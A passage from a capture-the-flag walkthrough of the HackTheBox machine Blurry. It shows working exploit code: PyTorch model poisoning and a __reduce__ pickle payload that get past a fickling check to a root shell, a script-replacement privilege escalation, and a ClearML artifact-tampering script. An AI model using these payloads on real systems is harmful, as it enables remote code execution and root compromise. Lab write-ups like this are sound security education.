    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 |
while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1
"$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity ==
"OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS components
and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"

fi
```

It starts by making sure there's a file passed as an argument. It then creates a directory, `/models/temp`. Based on the file type, either `tar` or `zip`, it extracts it into the temp directory (exiting if the file is neither).

It then gets every pickle file in the temp directory and passes it to a file called `fickling`:

```
/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 |
while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1
"$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity ==
"OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS components
and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done
```

If the result contains the severity "OVERTLY_MALICIOUS", the file is deleted.

It then removes the temp directory and calls `python3 /models/evaluate_model.py [file]`.

`fickling` (GitHub) is a static analyzer for Python pickle objects.

/models

The `models` directory has two files:

```
jippity@blurry:/models$ ls
demo_model.pth  evaluate_model.py
```

The python script is what is called once the file is deemed safe. The `.pth` file is a PyTorch state dictionary, though it's also just a ZIp archive:

```
jippity@blurry:/models$ file demo_model.pth
demo_model.pth: Zip archive data, at least v0.0 to extract
```

`evalute_model.py` is loading a model and testing it to get some kind of benchmark.

Exploit

Strategy

I could look for vulnerabilities in the Python script, but my focus is first on seeing if I can get a malcious model past `fickle` and then presumably executed.

Another post from Hidden Layer talks about how to poison a model to get RCE through deserialization. There's a Python script in this post that will take an existing model and inject OS command execution into it using `os.system`, `exec`, `eval`, or `runpy._run_code`.

Poison Model

I'll grab a copy of the `demo_model.pth` file from Blurry back to my local system, and install PyTorch (`pip install torch`). Now I'll run the `torch_pickle_inject.py` script again the model:

```
(venv) oxdf@hacky$ python torch_pickle_inject.py demo_model.pth runpy "import os;
os.system('id')"
```

It takes a model, a command option, and then code. The command can be `system`, `exec`, `eval`, and `runpy`. I'm choosing `runpy` because the article refers to it as "lesser-known", which seems like it is least likely to trigger `fickle`. The source for `_run_code` shows it runs Python code, so I'm just importing OS and running `id`.

This script creates a backup copy of the original file (appending `.bak`), and poisons the original. I'll upload it to `/models`, and then run:

```
jippity@blurry:/models$ sudo /usr/bin/evaluate_model /models/0xdf.pth
[+] Model /models/0xdf.pth is considered safe. Processing...
uid=0(root) gid=0(root) groups=0(root)
[+] Loaded Model.
[+] Dataloader ready. Evaluating model...
[+] Accuracy of the model on the test dataset: 68.75%
```

It's determined to be safe, and then the output of `id` shows it's running as root.

Additional testing shows that the `system` command still works just fine:

```
(venv) oxdf@hacky$ python torch_pickle_inject.py demo_model.pth system "id"
```

On running:

```
jippity@blurry:/models$ sudo /usr/bin/evaluate_model /models/0xdf.pth
[+] Model /models/0xdf.pth is considered safe. Processing...
uid=0(root) gid=0(root) groups=0(root)
[+] Loaded Model.
[+] Dataloader ready. Evaluating model...
[+] Accuracy of the model on the test dataset: 64.06%
```

Shell

To get a shell, I'll just replace `id` with `bash`, after moving the `.bak` copy as to not poison the same model multiple times.

```
(venv) oxdf@hacky$ mv demo_model.pth.bak demo_model.pth
(venv) oxdf@hacky$ python torch_pickle_inject.py demo_model.pth system "bash"
```

I'll upload this, and run it:

```
jippity@blurry:/models$ sudo /usr/bin/evaluate_model /models/0xdf.pth
[+] Model /models/0xdf.pth is considered safe. Processing...
root@blurry:/models# id
uid=0(root) gid=0(root) groups=0(root)
```

And read the root flag:


```
root@blurry:~# cat root.txt
82949b01************************
```

Beyond Root

Unintended roots

Pemissions Issue [Patched]

On June 18 2024, 10 days after Blurry's initial release, HackTheBox patched it:


18TH JUNE, 2024

[~] CHANGE **Fix Permissions Issue on Directory**

Fixed a permissions issue on the a directory that was allowing for an unintended privilege escalation.

The issue is that the `/models` directory is owned by the jippity group:

```
jippity@blurry:/$ ls -ld models/
drwxrwxr-x 2 root jippity 4096 Jun 10 14:36 models/
```

Everything inside the directory is owned by root:

```
jippity@blurry:/models$ ls -l
total 1060
-rw-r--r-- 1 root root 1077880 May 30 04:39 demo_model.pth
-rw-r--r-- 1 root root    2547 May 30 04:38 evaluate_model.py
```

jippity is not able to edit / append to `evaluate_model.py`:

```
jippity@blurry:/models$ echo -e "import os\n\nos.system("bash")" | tee
evaluate_model.py
tee: evaluate_model.py: Permission denied
import os

os.system(bash)
```

But as an owner of the directory, jippity can move or delete it:

```
jippity@blurry:/models$ rm evaluate_model.py
```

And now create a new file:

```
jippity@blurry:/models$ echo -e "import os\n\nos.system('sh')" | tee
evaluate_model.py
import os

os.system('sh')
```

And running `sudo` returns a root shell:

```
jippity@blurry:/models$ sudo evaluate_model /models/demo_model.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
# id
uid=0(root) gid=0(root) groups=0(root)
```

This was patched by making both files in `/models` immutable:

```
jippity@blurry:/models$ lsattr -l *
demo_model.pth               Immutable, Extents
evaluate_model.py            Immutable, Extents
```

Now if jippity tries to delete `evaluate_model.py`, it fails:

```
jippity@blurry:/models$ rm evaluate_model.py
rm: cannot remove 'evaluate_model.py': Operation not permitted
```

Use Pickle File

These models are Zip archives that have a `.pkl` file in them:

```
jippity@blurry:/models$ file demo_model.pth
demo_model.pth: Zip archive data, at least v0.0 to extract
jippity@blurry:/models$ unzip -l demo_model.pth
Archive:  demo_model.pth
  Length      Date    Time    Name
---------  ---------- -----   ----
      851  1980-00-00 00:00   smaller_cifar_net/data.pkl
        6  1980-00-00 00:00   smaller_cifar_net/byteorder
     1728  1980-00-00 00:00   smaller_cifar_net/data/0
       64  1980-00-00 00:00   smaller_cifar_net/data/1
    18432  1980-00-00 00:00   smaller_cifar_net/data/2
      128  1980-00-00 00:00   smaller_cifar_net/data/3
  1048576  1980-00-00 00:00   smaller_cifar_net/data/4
      512  1980-00-00 00:00   smaller_cifar_net/data/5
     5120  1980-00-00 00:00   smaller_cifar_net/data/6
       40  1980-00-00 00:00   smaller_cifar_net/data/7
        2  1980-00-00 00:00   smaller_cifar_net/version
       40  1980-00-00 00:00   smaller_cifar_net/.data/serialization_id
---------                     -------
  1075499                     12 files
```

An alternative to poisoning an existing model is just to create a dummy "model" that contains a malicious pickle file. This simple Python / PyTorch POC will work:

```
import torch
import os


class Payload:
    def __reduce__(self):
        return (os.system, ("id",))


sploit = Payload()
torch.save(sploit, 'root_sploit_id.pth')
```

I'll install PyTorch and then run this to generate `root_sploit_id.pth`:

```
(venv) oxdf@hacky$ python create_root_payload.py
(venv) oxdf@hacky$ ls root_sploit_id.pth
root_sploit_id.pth
```

I'll upload this file to Blurry, and pass it to `evaluate_model`:

```
jippity@blurry:/models$ sudo evaluate_model /models/root_sploit_id.pth
[+] Model /models/root_sploit_id.pth is considered safe. Processing...
uid=0(root) gid=0(root) groups=0(root)
Traceback (most recent call last):
  File "/models/evaluate_model.py", line 76, in <module>
    main(model_path)
  File "/models/evaluate_model.py", line 65, in main
    model = load_model(model_path)
  File "/models/evaluate_model.py", line 33, in load_model
    model.load_state_dict(state_dict)
  File "/usr/local/lib/python3.9/dist-packages/torch/nn/modules/module.py", line
2104, in load_state_dict
    raise TypeError(f"Expected state_dict to be dict-like, got {type(state_dict)}.")
TypeError: Expected state_dict to be dict-like, got <class 'int'>.
```

It errors out, but the top line is the output of `id`! That's execution as root.

Exploit Stability Fixing

Hints from Article

The author of the box was under the impression the exploit didn't work right, and went through a much more complicated solution to make it work. Most people figured out that just running it again would make it work.


Still, it's interesting to see the intended path. The authors of the article ran into the same issue:

> *When we first tried to exploit this, we realized that using the upload_artifact method, as seen in Figure 5, will wrap the location of the uploaded pickle file in another pickle. Upon discovering this, we created a script that would interface directly with the API to create a task and upload our malicious pickle in place of the file path pickle.*

There's an implication in there that they uploaded the artifact and then modified it.

Hints from Path

The patch for ClearML is very simple:


Showing **1 changed file** with **4 additions** and **0 deletions**.

```
4 clearml/binding/artifacts.py
@@ -203,6 +203,10 @@ def get(self, force_download=False, deserialization_function=None):
                  with open(local_file, "rt") as f:
                      self._object = f.read()
              elif self.type == "pickle":
+                 if self.hash:
+                     file_hash, _ = sha256sum(local_file, block_size=Artifacts._hash_block_size)
+                     if self.hash != file_hash:
+                         raise Exception("incorrect pickle file hash, artifact file might be corrupted")
                  with open(local_file, "rb") as f:
                      self._object = pickle.load(f)
          except Exception as e:
```

The hash of the artifact must match the object's hash value. It's not totally clear where this comes from, but it seems likely that they are looking for changes to the object after it's initially created.

Interacting with the API

`api.blurry.htb` is an API, and it seems to match the ClearML docs:

```
oxdf@hacky$ curl http://api.blurry.htb/tasks.get_all
{"meta":{"id":"b79d6d13f2d84ad6acef4e5110cb4601","trx":"b79d6d13f2d84ad6acef4e5110cb460
{"name":"tasks.get_all","requested_version":"2.27","actual_version":"1.0"},"result_code
(missing credentials)","error_stack":null,"error_data":{}},"data":{}}
```

I'll need creds, but clearly the endpoint works. I can grab my cookie from the browser and use it as an auth token (storing it as the Bash variable `token`):

```
oxdf@hacky$ curl -s -H "Authorization: Bearer $token"
http://api.blurry.htb/tasks.get_all | jq . | head
{
  "meta": {
    "id": "c0b0d8478b734bb6b1960432f671a99e",
    "trx": "c0b0d8478b734bb6b1960432f671a99e",
    "endpoint": {
      "name": "tasks.get_all",
      "requested_version": "2.27",
      "actual_version": "1.0"
    },
    "result_code": 200,
```

Changes to Artifact

I’ll upload an artifact and then fetch it with the API:

```
oxdf@hacky$ curl -s -H "Authorization: Bearer $token" http://api.blurry.htb/tasks.
get_by_id -d "task=84c86a5b36d24ffe845db337b828f2df" | jq '.data.task.execution.artifac
[
  {
    "key": "sploit",
    "type": "pickle",
    "mode": "output",
    "uri":
"http://files.blurry.htb/Black%20Swan/0xdfping.84c86a5b36d24ffe845db337b828f2df/artifac
    "hash": "3b49bd235b27e3641c1f97e20de52129182c256baa1afd2ad4e0b5e66ed92acd",
    "content_size": 63,
    "timestamp": 1718037583,
    "type_data": {
      "preview": "PosixPath('pickle_artifact.pkl')",
      "content_type": "application/pickle"
    },
    "display_data": []
  }
]
```

The type is `pickle` (which is good), but the preview is still that path. If I change my creation script by removing `extension_name=".pkl"` and adding `auto_pickle=False`, I’ll get something different:

```
oxdf@hacky$ curl -s -H "Authorization: Bearer $token" http://api.blurry.htb/tasks.get_b
"task=8b873a627f144600bfc9652f8f32e539" | jq '.data.task.execution.artifacts'
[
  {
    "key": "sploit",
    "type": "custom",
    "mode": "output",
    "uri":
"http://files.blurry.htb/Black%20Swan/0xdfping.8b873a627f144600bfc9652f8f32e539/artifac
    "hash": "9b127487b99ba55ae7223961ea443c2cc592110f5b48e90bec325662ba4298e5",
    "content_size": 58,
    "timestamp": 1718037689,
    "type_data": {
      "preview": "pickle_artifact.pkl - 58 bytes\n"
    },
    "display_data": []
  }
]
```

Now the type is `custom`, but the `preview` looks better. Still, I can get it in Python and it doesn’t generate pings:

```
>>> task.artifacts['sploit']
{'name': 'sploit', 'size': 58, 'type': 'custom', 'mode': <ArtifactModeEnum.output: 'out
'http://files.blurry.htb/Black%20Swan/0xdfping.e257d1f7088240c4a891bbeef20e38da/artifac
'hash': '9b127487b99ba55ae7223961ea443c2cc592110f5b48e90bec325662ba4298e5', 'timestamp'
10, 12, 43, 27), 'metadata': {}, 'preview': 'pickle_artifact.pkl - 58 bytes\n'}
>>> task.artifacts['sploit'].get()
PosixPath('/home/oxdf/.clearml/cache/storage_manager/global/6571ba624a21a379b66fefdb03f
```

I need to get the type to `pickle` to that it will deserialized on the download. I’ll do that with the `/tasks.add_or_update_artifact` endpoint. It requires a more complicated JSON body. After some trial and error, I’ll end up with this script:

```
#!/usr/bin/env python3

import requests
import time
from clearml import Task

token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZGVudGl0eSI6eyJjb21wYW55IjoiZDFiZDkyYTNiMDM5N
_1Ys7AVmz4D3nABFZ7O8"

# upload task
print("[*] Creating Task")
task = Task.init(project_name="Black Swan", task_name="0xdfping")
task.add_tags("review")
task.upload_artifact(name="sploit", artifact_object="pickle_artifact.pkl", retries=2, 

print(task.artifacts['sploit'])

# update task
print("\n[*] Updating Task Artifact")
headers = {
    "Authorization": f"Bearer {token}",
    "Content-Type": "application/json",
}

data = {
    "task": task.id,
    "artifacts": [
        {
            "key": "sploit",
            "type": "pickle",
            "mode": "output",
            "timestamp": time.time(),
            "uri": task.artifacts.get('sploit').url
        }
    ]
}
resp = requests.post(
    'http://api.blurry.htb/tasks.add_or_update_artifacts',
    json=data,
    headers=headers,
)
print(resp.text)
task.close()

# review task
print("\n[*] Reviewing / Triggering Deserialization")
task = Task.get_task(project_name="Black Swan", task_name="0xdfping")
print(task.artifacts['sploit'])

#trigger task
task.artifacts['sploit'].get()
```

It creates the object. Updates the artifact, then reviews and triggers (assuming I'm running a vulnerable version) the artifact:

```
(venv) oxdf@hacky$ python create_task.py
[*] Creating Task
ClearML Task: created new task id=80f161137f6a4672b3523416095143b3
2024-06-10 13:41:05,771 - clearml.Task - INFO - No repository found, storing script cod
ClearML results page: http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/e
{'name': 'sploit', 'size': 58, 'type': 'custom', 'mode': <ArtifactModeEnum.output: 'out
'http://files.blurry.htb/Black%20Swan/0xdfping.80f161137f6a4672b3523416095143b3/artifac
'9b127487b99ba55ae7223961ea443c2cc592110f5b48e90bec325662ba4298e5', 'timestamp': dateti
bytes\n'}

[*] Updating Task Artifact
{"meta":{"id":"b4a2e699d36f47e3ab1601ce7103f3d2","trx":"b4a2e699d36f47e3ab1601ce7103f3d
{"name":"tasks.add_or_update_artifacts","requested_version":"2.27","actual_version":"2.
{}},"data":{"updated":1}}
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitorin

[*] Reviewing / Triggering Deserialization
3 task found when searching for `{'project_name': 'Black Swan', 'task_name': '0xdfping'
Selected task `0xdfping` (id=80f161137f6a4672b3523416095143b3)
{'name': 'sploit', 'size': None, 'type': 'pickle', 'mode': <ArtifactModeEnum.output: 'o
'http://files.blurry.htb/Black%20Swan/0xdfping.80f161137f6a4672b3523416095143b3/artifac
13, 41, 7), 'metadata': {}, 'preview': None}
PING 10.10.14.6 (10.10.14.6) 56(84) bytes of data.
64 bytes from 10.10.14.6: icmp_seq=1 ttl=64 time=0.026 ms

--- 10.10.14.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.026/0.026/0.026/0.000 ms
```

Not only can I see that the `type` did update, but also there's the output of my `ping` command at the bottom! I can see it at `tcpdump` as well (listening on `lo` to get localhost data):

```
oxdf@hacky$ sudo tcpdump -ni lo icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:39:37.823165 IP 10.10.14.6 > 10.10.14.6: ICMP echo request, id 5, seq 1, length 64
13:39:37.823172 IP 10.10.14.6 > 10.10.14.6: ICMP echo reply, id 5, seq 1, length 64
```